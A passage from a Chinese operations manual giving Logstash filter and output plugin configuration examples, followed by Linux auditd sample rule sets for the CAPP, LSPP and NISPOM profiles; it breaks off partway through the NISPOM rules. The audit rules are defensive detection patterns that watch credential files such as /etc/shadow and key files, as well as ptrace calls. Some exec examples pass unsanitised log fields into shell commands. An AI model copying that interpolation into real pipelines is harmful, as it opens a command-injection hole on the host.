9. remove(event) if @remove
10. split(event) if @split
11. join(event) if @join
12. merge(event) if @merge
13. filter\_matched(event)

而filter\_matched这个filters/base.rb里继承的方法也是有次序的。

@add\_field.each do |field, value| end

@remove\_field.each do |field| end

@add\_tag.each do |tag| end

@remove\_tag.each do |tag| end

**8.2.2.4.4 geoip**

配置示例：

**filter {**

**geoip {**

**source => "message"**

**}**

**}**

过滤显示的字段：

**filter {**

**geoip {**

**fields => ["city\_name", "country\_code2", "country\_name", "latitude", "longitude", "region\_name"]**

**remove\_field => ["[geoip][latitude]", "[geoip][longitude]"]**

**}**

**}**

684/990

QQ群：632167235

注意： geoip库内只存有公共网络上的IP信息， 查询不到结果的， 会直接返回null， 而logstash的geoip插件对

null结果的处理是不生成对应的geoip字段。

**8.2.2.4.5 json**

配置示例：

**filter {**

**json {**

**source => "message" target => "jsoncontent"**

**}**

**}**

如果不打算使用多层结构的话， 删掉target配置即可。

**8.2.2.4.6 split**

配置示例：

**filter {**

**split {**

**field => "message" terminator => "#"**

**}**

**}**

把一行数据拆分成多个事件。

**8.2.2.4.7 useragent**

配置示例：

**filter {**

**useragent { target => "ua"**

**source => "useragent"**

**}**

**}**

**8.2.2.4.8 kv**

在很多情况下， 日志内容本身都是一个类似于key-value的格式， 但是格式具体的样式却是多种多样的。

logstash提供 filters/kv插件， 帮助处理不同样式的key-value日志， 变成实际的LogStash::Event数据。

配置示例：

**filter {**

**ruby {**

**init => "@kname = ['method','uri','verb']"**

**code => "event.append(Hash[@kname.zip(event['request'].split(' '))])"**

**}**

**if [uri] { ruby {**

**init => "@kname = ['url\_path','url\_args']"**

**code => "event.append(Hash[@kname.zip(event['uri'].split('?'))])"**

685/990

QQ群：632167235

**}**

**kv {**

**prefix => "url\_" source => "url\_args" field\_split => "&"**

**remove\_field => [ "url\_args", "uri", "request" ]**

**}**

**}**

**}**

解释： Nginx访问日志中的$request， 通过这段配置， 可以详细切分成method、url\_path、verb、url\_a、

url\_b ...

**8.2.2.4.9 ruby**

配置示例：

**filter {**

**ruby {**

**init => "@kname =**

**['client','servername','url','status','time','size','upstream','upstreamstatus','upstreamtime','referer','xff','u**

**code => "event.append(Hash[@kname.zip(event['message'].split('|'))])"**

**}**

**}**

通常我们都是用filters/grok插件来捕获字段的， 但是正则耗费大量的CPU资源， 很容易成为Logstash进程的

瓶颈。

而实际上， 很多流经Logstash的数据都是有自己预定义的特殊分隔符的， 我们可以很简单的直接切割成多个字段。

filters/mutate插件里的"split"选项只能切成数组， 后续很不方便使用和识别。而在filters/ruby里， 我们可以通过"init"参数预定义好由每个新字段的名字组成的数组， 然后在"code"参数指定的Ruby语句里通过两个数组的zip操作生成一个哈希并添加进数组里。短短一行Ruby代码， 可以减少50%以上的CPU使用率。

配置示例：

**filter{**

**date {**

**match => ["datetime" , "UNIX"]**

**}**

**ruby {**

**code => "event.cancel if 5 \* 24 \* 3600 < (event['@timestamp']-::Time.now).abs"**

**}**

**}**

过滤掉时间范围与当前时间差距太大的非法数据。

**8.2.2.4.10 metrics**

数值统计(Metrics)

filters/metrics插件是使用Ruby的Metriks模块来实现在内存里实时的计数和采样分析。该模块支持两个类型的数值分析： meter和timer。

Meter示例(速率阈值检测)

比如如果最近一分钟 504 请求的个数超过 100 个就报警：

**filter {**

**metrics {**

**meter => "error.%{status}"**

686/990

QQ群：632167235

**add\_tag => "metric" ignore\_older\_than => 10**

**}**

**if "metric" in [tags] { ruby {**

**code => "event.cancel if event['error.504.rate\_1m'] \* 60 < 100"**

**}**

**}**

**}**

**output {**

**if "metric" in [tags] { exec {**

**command => "echo \"Out of threshold: %{error.504.rate\_1m}\""**

**}**

**}**

**}**

这里需要注意\*60的含义。

metriks模块生成的rate\_1m/5m/15m意思是： 最近1、5、15分钟的每秒速率！

Timer示例(box and whisker异常检测)

官版的filters/metrics插件只适用于metric事件的检查。由插件生成的新事件内部不存有来自input区段的实际数据信息。所以， 要完成我们的百分比分布箱体检测， 需要首先对代码稍微做几行变动， 即在metric的

timer事件里加一个属性， 存储最近一个实际事件的数值。我们可以用如下配置来探测异常数据了：

**filter {**

**metrics {**

**timer => {"rt" => "%{request\_time}"} percentiles => [25, 75]**

**add\_tag => "percentile"**

**}**

**if "percentile" in [tags] { ruby {**

**code => "l=event['rt.p75']-event['rt.p25'];event['rt.low']=event['rt.p25']-l;event ['rt.high']=event['rt.p75']+l"**

**}**

**}**

**}**

**output {**

**if "percentile" in [tags] and ([rt.last] > [rt.high] or [rt.last] < [rt.low]) { exec {**

**command => "echo \"Anomaly: %{rt.last}\""**

**}**

**}**

**}**

**8.2.2.5** 输出插件

**8.2.2.5.1 stdout**

配置示例：

**output { stdout {**

687/990

QQ群：632167235

**codec => rubydebug workers => 2**

**}**

**}**

**8.2.2.5.2 file**

配置示例：

**output { file {**

**path => "/path/to/%{+yyyy/MM/dd/HH}/%{host}.log.gz" message\_format => "%{message}"**

**gzip => true**

**}**

**}**

使用output/file插件首先需要注意的就是message\_format参数。插件默认是输出整个event的JSON形式数据的。这可能跟大多数情况下使用者的期望不符。大家可能只是希望按照日志的原始格式保存就好了。所以需要定义为%{message}， 当然， 前提是在之前的filter插件中， 你没有使用remove\_field或者update等参数删除或修改%{message}字段的内容。

**8.2.2.5.3 elasticsearch**

配置示例：

**output { elasticsearch {**

**host => "192.168.0.2"**

**protocol => "http"**

**index => "logstash-%{type}-%{+YYYY.MM.dd}" index\_type => "%{type}"**

**workers => 5 template\_overwrite => true**

**}**

**}**

现在， 新插件支持三种协议： node、http和transport。

一个小集群里， 使用node协议最方便了。Logstash以elasticsearch的client节点身份(即不存数据不参加选举)运行。

对于拥有很多索引的大集群， 你可以用transport协议。logstash进程会转发所有数据到你指定的某台主机上。这种协议跟上面的node协议是不同的。node协议下的进程是可以接收到整个Elasticsearch集群状态信息的， 当进程收到一个事件时， 它就知道这个事件应该存在集群内哪个机器的分片里， 所以它就会直接连接

该机器发送这条数据。而transport协议下的进程不会保存这个信息， 在集群状态更新(节点变化， 索引变化都会发送全量更新)时， 就不会对所有的logstash进程也发送这种信息。

**8.2.2.5.4 redis**

配置示例：

**input { stdin {} } output {**

**redis {**

**data\_type => "channel"**

**key => "logstash-chan-%{+yyyy.MM.dd}"**

**}**

**}**

688/990

QQ群：632167235

**8.2.2.5.5 tcp**

配置示例：

**output { tcp {**

**host => "192.168.0.2"**

**port => 8888 codec => json\_lines**

**}**

**}**

配置说明：

在收集端采用tcp方式发送给远端的tcp端口。这里需要注意的是， 默认的codec选项是json。而远端的

LogStash::Inputs::TCP的默认codec选项却是plain！ 所以不指定各自的codec， 对接肯定是失败的。

另外， 由于IO BUFFER的原因， 即使是两端共同约定为json依然无法正常运行， 接收端会认为一行数据没结束， 一直等待直至自己OutOfMemory！

所以， 正确的做法是， 发送端指定codec为json\_lines， 这样每条数据后面会加上一个回车， 接收端指定

codec为json\_lines或者json均可， 这样才能正常处理。包括在收集端已经切割好的字段， 也可以直接带入收集端使用了。

**8.2.2.5.6 email**

配置示例：

**output { email {**

**to => "admin@website.com,root@website.com" cc => ["other@website.com"](mailto:other@website.com)**

**via => "smtp"**

**subject => "Warning: %{title}" options => {**

**smtpIporHost**

**=> "localhost",**

**port domain userName**

**=> 25,**

**=> 'localhost.localdomain',**

**=> nil,**

**password**

**=> nil,**

**authenticationType => nil, # (plain, login and cram\_md5)**

**starttls**

**=> true**

**}**

**htmlbody => "" body => ""**

**attachments => ["/path/to/filename"]**

**}**

**}**

**8.2.2.5.7 exec**

配置示例：

**output { exec {**

**command => "sendsms.pl \"%{message}\" -t %{user}"**

**}**

**}**

689/990

QQ群：632167235

**8.2.3 audit**

**8.2.3.1 capp**

690/990

QQ群：632167235

691/990

## 授控安全访问保护框架

## This file contains a sample audit configuration. Combined with the ## system events that are audited by default, this set of rules causes ## audit to generate records for the auditable events specified by the ## Controlled Access Protection Profile (CAPP).

##

## It should be noted that this set of rules identifies directories by ## leaving a / at the end of the path.

##

## For audit 1.6.5 and higher ##

## Remove any existing rules

-D

## Increase buffer size to handle the increased number of messages. ## Feel free to increase this if the machine panic's

-b 8192

## Set failure mode to panic

-f 2

##

## FAU\_SAR.1, FAU\_SAR.2, FMT\_MTD.1

## successful and unsuccessful attempts to read information from the ## audit records; all modifications to the audit trail

##

-w /var/log/audit/ -k LOG\_audit

##

## FAU\_SEL.1, FMT\_MTD.1

## modifications to audit configuration that occur while the audit ## collection functions are operating; all modications to the set of ## audited events

##

-w /etc/audit/ -p wa -k CFG\_audit

-w /etc/sysconfig/auditd -p wa -k CFG\_audit

-w /etc/libaudit.conf -p wa -k CFG\_libaudit.conf

-w /etc/audisp/ -p wa -k CFG\_audisp

##

## FDP\_ACF.1, FMT\_MSA.1, FMT\_MTD.1, FMT\_REV.1

## all requests to perform an operation on an object covered by the ## SFP; all modifications of the values of security attributes;

## modifications to TSF data; attempts to revoke security attributes ##

## Objects covered by the Security Functional Policy (SFP) are:

QQ群：632167235

692/990

## -File system objects (files, directories, special files, extended attributes) ## -IPC objects (SYSV shared memory, message queues, and semaphores)

## Operations on file system objects - by default, only monitor ## files and directories covered by filesystem watches.

## Changes in ownership and permissions

#-a entry,always -F arch=b32 -S chmod -S fchmod -S fchmodat #-a entry,always -F arch=b64 -S chmod -S fchmod -S fchmodat

#-a entry,always -F arch=b32 -S chown -S fchown -S fchownat -S lchown #-a entry,always -F arch=b64 -S chown -S fchown -S fchownat -S lchown ## Enable \*32 rules if you are running on i386 or s390

## Do not use for x86\_64, ia64, ppc, ppc64, or s390x

#-a entry,always -F arch=b32 -S fchown32 -S chown32 -S lchown32

## File content modification. Permissions are checked at open time, ## monitoring individual read/write calls is not useful.

#-a entry,always -F arch=b32 -S creat -S open -S openat -S truncate -S ftruncate #-a entry,always -F arch=b64 -S creat -S open -S openat -S truncate -S ftruncate ## Enable \*64 rules if you are running on i386, ppc, ppc64, s390

## Do not use for x86\_64, ia64, or s390x

#-a entry,always -F arch=b32 -S truncate64 -S ftruncate64

## directory operations

#-a entry,always -F arch=b32 -S mkdir -S mkdirat -S rmdir #-a entry,always -F arch=b64 -S mkdir -S mkdirat -S rmdir

## moving, removing, and linking

#-a entry,always -F arch=b32 -S unlink -S unlinkat -S rename -S renameat #-a entry,always -F arch=b64 -S unlink -S unlinkat -S rename -S renameat #-a entry,always -F arch=b32 -S link -S linkat -S symlink -S symlinkat

#-a entry,always -F arch=b64 -S link -S linkat -S symlink -S symlinkat

## Extended attribute operations

## Enable if you are interested in these events

#-a entry,always -F arch=b32 -S setxattr -S lsetxattr -S fsetxattr -S removexattr -S lremovexattr -S fremovexattr

#-a entry,always -F arch=b64 -S setxattr -S lsetxattr -S fsetxattr -S removexattr -S lremovexattr -S fremovexattr

## special files

-a entry,always -F arch=b32 -S mknod -S mknodat

-a entry,always -F arch=b64 -S mknod -S mknodat

## Other file system operations ## Enable if i386

-a entry,always -F arch=b32 -S mount -S umount -S umount2 ## Enable if ppc, s390, or s390x

QQ群：632167235

693/990

#-a entry,always -F arch=b32 -S mount -S umount -S umount2 #-a entry,always -F arch=b64 -S mount -S umount -S umount2 ## Enable if ia64

#-a entry,always -F arch=b64 -S mount -S umount ## Enable if x86\_64

#-a entry,always -F arch=b64 -S mount -S umount2

#-a entry,always -F arch=b32 -S mount -S umount -S umount2

## IPC SYSV message queues

## Enable if you are interested in these events (x86,ppc,ppc64,s390,s390x) ## msgctl

#-a entry,always -S ipc -F a0=14 ## msgget

#-a entry,always -S ipc -F a0=13

## Enable if you are interested in these events (x86\_64,ia64) #-a entry,always -S msgctl

#-a entry,always -S msgget

## IPC SYSV semaphores

## Enable if you are interested in these events (x86,ppc,ppc64,s390,s390x) ## semctl

#-a entry,always -S ipc -F a0=3 ## semget

#-a entry,always -S ipc -F a0=2 ## semop

#-a entry,always -S ipc -F a0=1 ## semtimedop

#-a entry,always -S ipc -F a0=4

## Enable if you are interested in these events (x86\_64, ia64) #-a entry,always -S semctl

#-a entry,always -S semget #-a entry,always -S semop

#-a entry,always -S semtimedop

## IPC SYSV shared memory

## Enable if you are interested in these events (x86,ppc,ppc64,s390,s390x) ## shmctl

#-a entry,always -S ipc -F a0=24 ## shmget

#-a entry,always -S ipc -F a0=23

## Enable if you are interested in these events (x86\_64, ia64) #-a entry,always -S shmctl

#-a entry,always -S shmget

##

## FIA\_USB.1

## success and failure of binding user security attributes to a subject ##

QQ群：632167235

694/990

## Enable if you are interested in these events ##

#-a entry,always -F arch=b32 -S clone #-a entry,always -F arch=b64 -S clone

#-a entry,always -F arch=b32 -S fork -S vfork #-a entry,always -F arch=b64 -S fork -S vfork

## For ia64 architecture, disable fork and vfork rules above, and ## enable the following:

#-a entry,always -S clone2

##

## FMT\_MSA.3

## modifications of the default setting of permissive or restrictive ## rules, all modifications of the initial value of security attributes ##

## Enable if you are interested in these events ##

#-a entry,always -F arch=b32 -S umask #-a entry,always -F arch=b64 -S umask

##

## FPT\_STM.1

## changes to the time ##

-a entry,always -F arch=b32 -S adjtimex -S settimeofday -S clock\_settime

-a entry,always -F arch=b64 -S adjtimex -S settimeofday -S clock\_settime

##

## FTP\_ITC.1

## set-up of trusted channel ##

-w /usr/sbin/stunnel -p x

##

## Security Databases ##

## cron configuration & scheduled jobs

-w /etc/cron.allow -p wa -k CFG\_cron.allow

-w /etc/cron.deny -p wa -k CFG\_cron.deny

-w /etc/cron.d/ -p wa -k CFG\_cron.d

-w /etc/cron.daily/ -p wa -k CFG\_cron.daily

-w /etc/cron.hourly/ -p wa -k CFG\_cron.hourly

-w /etc/cron.monthly/ -p wa -k CFG\_cron.monthly

-w /etc/cron.weekly/ -p wa -k CFG\_cron.weekly

-w /etc/crontab -p wa -k CFG\_crontab

-w /var/spool/cron/root -k CFG\_crontab\_root

QQ群：632167235

695/990

## user, group, password databases

-w /etc/group -p wa -k CFG\_group

-w /etc/passwd -p wa -k CFG\_passwd

-w /etc/gshadow -k CFG\_gshadow

-w /etc/shadow -k CFG\_shadow

-w /etc/security/opasswd -k CFG\_opasswd

## login configuration and information

-w /etc/login.defs -p wa -k CFG\_login.defs

-w /etc/securetty -p wa -k CFG\_securetty

-w /var/log/faillog -p wa -k LOG\_faillog

-w /var/log/lastlog -p wa -k LOG\_lastlog

-w /var/log/tallylog -p wa -k LOG\_tallylog

## network configuration

-w /etc/hosts -p wa -k CFG\_hosts

-w /etc/sysconfig/network-scripts/ -p wa -k CFG\_network

## system startup scripts

-w /etc/inittab -p wa -k CFG\_inittab

-w /etc/rc.d/init.d/ -p wa -k CFG\_initscripts

## library search paths

-w /etc/ld.so.conf -p wa -k CFG\_ld.so.conf

## local time zone

-w /etc/localtime -p wa -k CFG\_localtime

## kernel parameters

-w /etc/sysctl.conf -p wa -k CFG\_sysctl.conf

## modprobe configuration

-w /etc/modprobe.conf -p wa -k CFG\_modprobe.conf

## pam configuration

-w /etc/pam.d/ -p wa -k CFG\_pam

-w /etc/security/limits.conf -p wa -k CFG\_pam

-w /etc/security/pam\_env.conf -p wa -k CFG\_pam

-w /etc/security/namespace.conf -p wa -k CFG\_pam

-w /etc/security/namespace.init -p wa -k CFG\_pam

## postfix configuration

-w /etc/aliases -p wa -k CFG\_aliases

-w /etc/postfix/ -p wa -k CFG\_postfix

## ssh configuration

-w /etc/ssh/sshd\_config -k CFG\_sshd\_config

QQ群：632167235

**8.2.3.2 lspp**

696/990

## stunnel configuration

-w /etc/stunnel/stunnel.conf -k CFG\_stunnel.conf

-w /etc/stunnel/stunnel.pem -k CFG\_stunnel.pem

## vsftpd configuration

-w /etc/vsftpd.ftpusers -k CFG\_vsftpd.ftpusers

-w /etc/vsftpd/vsftpd.conf -k CFG\_vsftpd.conf

## Not specifically required by CAPP; but common sense items

-a exit,always -F arch=b32 -S sethostname

-a exit,always -F arch=b64 -S sethostname

-w /etc/issue -p wa -k CFG\_issue

-w /etc/issue.net -p wa -k CFG\_issue.net

## Optional - could indicate someone trying to do something bad or ## just debugging

#-a entry,always -F arch=b32 -S ptrace -k paranoid #-a entry,always -F arch=b64 -S ptrace -k paranoid

## Optional - could be an attempt to bypass audit or simply legacy program #-a exit,always -F arch=b32 -S personality -k paranoid

#-a exit,always -F arch=b64 -S personality -k paranoid

## Put your own watches after this point # -w /your-file -p rwxa -k mykey

## Make the configuration immutable #-e 2

QQ群：632167235

697/990

## 卷标式安全保护设定文件

## This file contains a sample audit configuration. Combined with the ## system events that are audited by default, this set of rules causes ## audit to generate records for the auditable events specified by the ## Labeled Security Protection Profile (LSPP).

##

## It should be noted that this set of rules identifies directories by ## leaving a / at the end of the path.

##

## For audit 1.6.5 and higher ##

## Remove any existing rules

-D

## Increase buffer size to handle the increased number of messages. ## Feel free to increase this if the machine panic's

-b 8192

## Set failure mode to panic

-f 2

##

## FAU\_SAR.1, FAU\_SAR.2, FMT\_MTD.1

## successful and unsuccessful attempts to read information from the ## audit records; all modifications to the audit trail

##

-w /var/log/audit/ -k LOG\_audit

##

## FAU\_SEL.1, FMT\_MTD.1

## modifications to audit configuration that occur while the audit ## collection functions are operating; all modications to the set of ## audited events

##

-w /etc/audit/ -p wa -k CFG\_audit

-w /etc/sysconfig/auditd -p wa -k CFG\_auditd.conf

-w /etc/libaudit.conf -p wa -k CFG\_libaudit.conf

-w /etc/audisp/ -p wa -k CFG\_audisp

##

## FDP\_ACF.1, FMT\_MSA.1, FMT\_MTD.1, FMT\_REV.1, FDP\_ETC.1, FDP\_ITC.2

## all requests to perform an operation on an object covered by the ## SFP; all modifications of the values of security attributes;

## modifications to TSF data; attempts to revoke security attributes; ## all attempts to export information; all attempts to import user ## data, including any security attributes

QQ群：632167235

698/990

## Objects covered by the Security Functional Policy (SFP) are:

## -File system objects (files, directories, special files, extended attributes) ## -IPC objects (SYSV shared memory, message queues, and semaphores)

## Operations on file system objects - by default, only monitor ## files and directories covered by filesystem watches.

## Changes in ownership and permissions

#-a entry,always -F arch=b32 -S chmod -S fchmod -S fchmodat #-a entry,always -F arch=b64 -S chmod -S fchmod -S fchmodat

#-a entry,always -F arch=b32 -S chown -S fchown -S fchownat -S lchown #-a entry,always -F arch=b64 -S chown -S fchown -S fchownat -S lchown ## Enable \*32 rules if you are running on i386 or s390

## Do not use for x86\_64, ia64, ppc, ppc64, or s390x

#-a entry,always -F arch=b32 -S fchown32 -S chown32 -S lchown32

## File content modification. Permissions are checked at open time, ## monitoring individual read/write calls is not useful.

#-a entry,always -F arch=b32 -S creat -S open -S openat -S truncate -S ftruncate #-a entry,always -F arch=b64 -S creat -S open -S openat -S truncate -S ftruncate ## Enable \*64 rules if you are running on i386, ppc, ppc64, s390

## Do not use for x86\_64, ia64, or s390x

#-a entry,always -F arch=b32 -S truncate64 -S ftruncate64

## directory operations

#-a entry,always -F arch=b32 -S mkdir -S mkdirat -S rmdir #-a entry,always -F arch=b64 -S mkdir -S mkdirat -S rmdir

## moving, removing, and linking

#-a entry,always -F arch=b32 -S unlink -S unlinkat -S rename -S renameat #-a entry,always -F arch=b64 -S unlink -S unlinkat -S rename -S renameat #-a entry,always -F arch=b32 -S link -S linkat -S symlink -S symlinkat

#-a entry,always -F arch=b64 -S link -S linkat -S symlink -S symlinkat

## Extended attribute operations

## Enable if you are interested in these events

-a entry,always -F arch=b32 -S setxattr -S lsetxattr -S fsetxattr -S removexattr -S lremovexattr -S fremovexattr

-a entry,always -F arch=b64 -S setxattr -S lsetxattr -S fsetxattr -S removexattr -S lremovexattr -S fremovexattr

## special files

-a entry,always -F arch=b32 -S mknod -S mknodat

-a entry,always -F arch=b64 -S mknod -S mknodat

## Other file system operations ## Enable if i386

-a entry,always -F arch=b32 -S mount -S umount -S umount2

QQ群：632167235

699/990

## Enable if ppc, s390, or s390x

#-a entry,always -F arch=b32 -S mount -S umount -S umount2 #-a entry,always -F arch=b64 -S mount -S umount -S umount2 ## Enable if ia64

#-a entry,always -F arch=b64 -S mount -S umount ## Enable if x86\_64

#-a entry,always -F arch=b64 -S mount -S umount2

#-a entry,always -F arch=b32 -S mount -S umount -S umount2

## IPC SYSV message queues

## Enable if you are interested in these events (x86,ppc,ppc64,s390,s390x) ## msgctl

#-a entry,always -S ipc -F a0=14 ## msgget

#-a entry,always -S ipc -F a0=13

## Enable if you are interested in these events (x86\_64,ia64) #-a entry,always -S msgctl

#-a entry,always -S msgget

## IPC SYSV semaphores

## Enable if you are interested in these events (x86,ppc,ppc64,s390,s390x) ## semctl

#-a entry,always -S ipc -F a0=3 ## semget

#-a entry,always -S ipc -F a0=2 ## semop

#-a entry,always -S ipc -F a0=1 ## semtimedop

#-a entry,always -S ipc -F a0=4

## Enable if you are interested in these events (x86\_64, ia64) #-a entry,always -S semctl

#-a entry,always -S semget #-a entry,always -S semop

#-a entry,always -S semtimedop

## IPC SYSV shared memory

## Enable if you are interested in these events (x86,ppc,ppc64,s390,s390x) ## shmctl

#-a entry,always -S ipc -F a0=24 ## shmget

#-a entry,always -S ipc -F a0=23

## Enable if you are interested in these events (x86\_64, ia64) #-a entry,always -S shmctl

#-a entry,always -S shmget

##

## FIA\_USB.1

## success and failure of binding user security attributes to a subject

QQ群：632167235

700/990

##

## Enable if you are interested in these events ##

#-a entry,always -F arch=b32 -S clone #-a entry,always -F arch=b64 -S clone

#-a entry,always -F arch=b32 -S fork -S vfork #-a entry,always -F arch=b64 -S fork -S vfork

## For ia64 architecture, disable fork and vfork rules above, and ## enable the following:

#-a entry,always -S clone2

##

## FDP\_ETC.2

## Export of Labeled User Data ##

## Printing

-w /etc/cups/ -p wa -k CFG\_cups

-w /etc/init.d/cups -p wa -k CFG\_initd\_cups

##

## FDP\_ETC.2, FDP\_ITC.2

## Export/Import of Labeled User Data ##

## Networking

-w /etc/netlabel.rules -p wa -k CFG\_netlabel.rules

-w /etc/racoon/racoon.conf -p wa -k CFG\_racoon.conf

-w /etc/racoon/psk.txt -p wa -k CFG\_racoon\_keys

-w /etc/racoon/certs/ -p wa -k CFG\_racoon\_certs

##

## FDP\_IFC.1

## Mandatory Access Control Policy ##

-w /etc/selinux/config -p wa -k CFG\_selinux\_config

-w /etc/selinux/mls/ -p wa -k CFG\_MAC\_policy

-w /usr/share/selinux/mls/ -p wa -k CFG\_MAC\_policy

-w /etc/selinux/semanage.conf -p wa -k CFG\_MAC\_policy

##

## FMT\_MSA.3

## modifications of the default setting of permissive or restrictive ## rules, all modifications of the initial value of security attributes ##

## Enable if you are interested in these events ##

#-a entry,always -F arch=b32 -S umask #-a entry,always -F arch=b64 -S umask

QQ群：632167235

701/990

##

## FPT\_STM.1

## changes to the time ##

-a entry,always -F arch=b32 -S adjtimex -S settimeofday -S clock\_settime

-a entry,always -F arch=b64 -S adjtimex -S settimeofday -S clock\_settime

##

## FTP\_ITC.1

## set-up of trusted channel ##

-w /usr/sbin/stunnel -p x

##

## FPT\_TST.1 Self Test

## aide is used to verify integrity of data and executables ##

-w /etc/security/rbac-self-test.conf -p wa -k CFG\_RBAC\_self\_test

-w /etc/aide.conf -p wa -k CFG\_aide.conf

-w /var/lib/aide/aide.db.gz -k CFG\_aide.db

-w /var/lib/aide/aide.db.new.gz -k CFG\_aide.db

-w /var/log/aide/ -p wa -k CFG\_aide.log

##

## Security Databases ##

## cron configuration & scheduled jobs

-w /etc/cron.allow -p wa -k CFG\_cron.allow

-w /etc/cron.deny -p wa -k CFG\_cron.deny

-w /etc/cron.d/ -p wa -k CFG\_cron.d

-w /etc/cron.daily/ -p wa -k CFG\_cron.daily

-w /etc/cron.hourly/ -p wa -k CFG\_cron.hourly

-w /etc/cron.monthly/ -p wa -k CFG\_cron.monthly

-w /etc/cron.weekly/ -p wa -k CFG\_cron.weekly

-w /etc/crontab -p wa -k CFG\_crontab

-w /var/spool/cron/root -k CFG\_crontab\_root

## user, group, password databases

-w /etc/group -p wa -k CFG\_group

-w /etc/passwd -p wa -k CFG\_passwd

-w /etc/gshadow -k CFG\_gshadow

-w /etc/shadow -k CFG\_shadow

-w /etc/security/opasswd -k CFG\_opasswd

## login configuration and information

-w /etc/login.defs -p wa -k CFG\_login.defs

-w /etc/securetty -p wa -k CFG\_securetty

QQ群：632167235

702/990

-w /var/log/faillog -p wa -k LOG\_faillog

-w /var/log/lastlog -p wa -k LOG\_lastlog

-w /var/log/tallylog -p wa -k LOG\_tallylog

## network configuration

-w /etc/hosts -p wa -k CFG\_hosts

-w /etc/sysconfig/network-scripts/ -p wa -k CFG\_network

## system startup scripts

-w /etc/inittab -p wa -k CFG\_inittab

-w /etc/rc.d/init.d/ -p wa -k CFG\_initscripts

## library search paths

-w /etc/ld.so.conf -p wa -k CFG\_ld.so.conf

## local time zone

-w /etc/localtime -p wa -k CFG\_localtime

## kernel parameters

-w /etc/sysctl.conf -p wa -k CFG\_sysctl.conf

## modprobe configuration

-w /etc/modprobe.conf -p wa -k CFG\_modprobe.conf

## pam configuration

-w /etc/pam.d/ -p wa -k CFG\_pam

-w /etc/security/limits.conf -p wa -k CFG\_pam

-w /etc/security/pam\_env.conf -p wa -k CFG\_pam

-w /etc/security/namespace.conf -p wa -k CFG\_pam

-w /etc/security/namespace.init -p wa -k CFG\_pam

## postfix configuration

-w /etc/aliases -p wa -k CFG\_aliases

-w /etc/postfix/ -p wa -k CFG\_postfix

## ssh configuration

-w /etc/ssh/sshd\_config -k CFG\_sshd\_config

## stunnel configuration

-w /etc/stunnel/stunnel.conf -k CFG\_stunnel.conf

-w /etc/stunnel/stunnel.pem -k CFG\_stunnel.pem

## vsftpd configuration

-w /etc/vsftpd.ftpusers -k CFG\_vsftpd.ftpusers

-w /etc/vsftpd/vsftpd.conf -k CFG\_vsftpd.conf

## Not specifically required by LSPP; but common sense items

-a exit,always -F arch=b32 -S sethostname

QQ群：632167235

**8.2.3.3 nispom**

703/990

-a exit,always -F arch=b64 -S sethostname

-w /etc/issue -p wa -k CFG\_issue

-w /etc/issue.net -p wa -k CFG\_issue.net

## Optional - could indicate someone trying to do something bad or ## just debugging

#-a entry,always -F arch=b32 -S ptrace -k paranoid #-a entry,always -F arch=b64 -S ptrace -k paranoid

## Optional - could be an attempt to bypass audit or simply legacy program #-a exit,always -F arch=b32 -S personality -k paranoid

#-a exit,always -F arch=b64 -S personality -k paranoid

## Put your own watches after this point # -w /your-file -p rwxa -k mykey

## Make the configuration immutable #-e 2

QQ群：632167235

704/990

## 国家工业安全计划操作手册

## This file contains the a sample audit configuration intended to ## meet the NISPOM Chapter 8 rules.

## (National Industrial Security Program Operating Manual) ## This file should be saved as /etc/audit/audit.rules.

##

## For audit 1.6.5 and higher ##

## Remove any existing rules

-D

## Increase buffer size to handle the increased number of messages. ## Feel free to increase this if the machine panic's

-b 8192

## Set failure mode to panic

-f 2

## Audit 1, 1(a) Enough information to determine the date and time of ## action (e.g., common network time), the system locale of the action, ## the system entity that initiated or completed the action, the resources ## involved, and the action involved.

## Things that could affect time

-a entry,always -F arch=b32 -S adjtimex -S clock\_settime -S settimeofday -k time-change

-a entry,always -F arch=b64 -S adjtimex -S clock\_settime -S settimeofday -k time-change

-w /etc/localtime -p wa -k time-change

## Things that could affect system locale

-a exit,always -F arch=b32 -S sethostname -k system-locale

-a exit,always -F arch=b64 -S sethostname -k system-locale

-w /etc/issue -p wa -k system-locale

-w /etc/issue.net -p wa -k system-locale

-w /etc/hosts -p wa -k system-locale

-w /etc/sysconfig/network -p wa -k system-locale

## Audit 1, 1(b) Successful and unsuccessful logons and logoffs. ## This is covered by patches to login, gdm, and openssh

## Might also want to watch these files if needing extra information #-w /var/log/faillog -p wa -k logins

#-w /var/log/lastlog -p wa -k logins #-w /var/log/btmp -p wa -k logins #-w /var/run/utmp -p wa -k logins

## Audit 1, 1(c) Successful and unsuccessful accesses to ## security-relevant objects and directories, including ## creation, open, close, modification, and deletion.

QQ群：632167235

705/990

## unsuccessful creation

-a exit,always -F arch=b32 -S creat -S mkdir -S mknod -S link -S symlink -F exit=-EACCES -k creation

-a exit,always -F arch=b64 -S creat -S mkdir -S mknod -S link -S symlink -F exit=-EACCES -k creation

-a exit,always -F arch=b32 -S mkdirat -S mknodat -S linkat -S symlinkat -F exit=-EACCES -k creation

-a exit,always -F arch=b64 -S mkdirat -S mknodat -S linkat -S symlinkat -F exit=-EACCES -k creation

## unsuccessful open - open and openat may be combined on support arches

-a exit,always -F arch=b32 -S open -F exit=-EACCES -k open

-a exit,always -F arch=b64 -S open -F exit=-EACCES -k open

-a exit,always -F arch=b32 -S open -F exit=-EPERM -k open

-a exit,always -F arch=b64 -S open -F exit=-EPERM -k open

-a exit,always -F arch=b32 -S openat -F exit=-EACCES -k open

-a exit,always -F arch=b64 -S openat -F exit=-EACCES -k open

-a exit,always -F arch=b32 -S openat -F exit=-EPERM -k open

-a exit,always -F arch=b64 -S openat -F exit=-EPERM -k open

## unsuccessful close

-a exit,always -F arch=b32 -S close -F exit=-EACCES -k close

-a exit,always -F arch=b64 -S close -F exit=-EACCES -k close

## unsuccessful modifications - renameat may be combined on supported arches

-a exit,always -F arch=b32 -S rename -S truncate -S ftruncate -F exit=-EACCES -k mods

-a exit,always -F arch=b64 -S rename -S truncate -S ftruncate -F exit=-EACCES -k mods

-a exit,always -F arch=b32 -S renameat -F exit=-EACCES -k mods

-a exit,always -F arch=b64 -S renameat -F exit=-EACCES -k mods

-a exit,always -F perm=a -F exit=-EACCES -k mods

-a exit,always -F perm=a -F exit=-EPERM -k mods

## unsuccessful deletion - unlinkat may be combined on supported arches

-a exit,always -F arch=b32 -S rmdir -S unlink -F exit=-EACCES -k delete

-a exit,always -F arch=b64 -S rmdir -S unlink -F exit=-EACCES -k delete

-a exit,always -F arch=b32 -S unlinkat -F exit=-EACCES -k delete

-a exit,always -F arch=b64 -S unlinkat -F exit=-EACCES -k delete

## Audit 1, 1(d) Changes in user authenticators.

